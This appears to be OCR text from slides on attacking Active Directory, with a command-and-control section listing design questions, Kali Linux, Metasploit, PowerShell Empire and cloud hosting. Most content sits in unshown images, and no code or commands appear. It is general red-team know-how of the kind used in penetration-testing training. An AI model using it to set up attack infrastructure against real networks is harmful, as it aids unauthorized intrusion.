
@h3xg4m3s

Attacking Active Directory
Attack Path




@h3xg4m3s

Attacking Active Directory Attack Path



@h3xg4m3s

Attacking Active Directory Attack Path



@h3xg4m3s

COMMAND
AND
CONTROL

Command & Control Design Considerations

Need for stealth?

Skill of target?

Length of attack?

What's in Scope?

Command & Control

OS:

- Kali Linux


Handlers/Automation:

- Metasploit
- Powershell Empire


Hosting:

- AWS
- Digital Ocean

Command & Control
Simple Setup




Command & Control
Simple Setup




@h3xg4m3s

Command & Control
Simple Setup



@h3xg4m3s

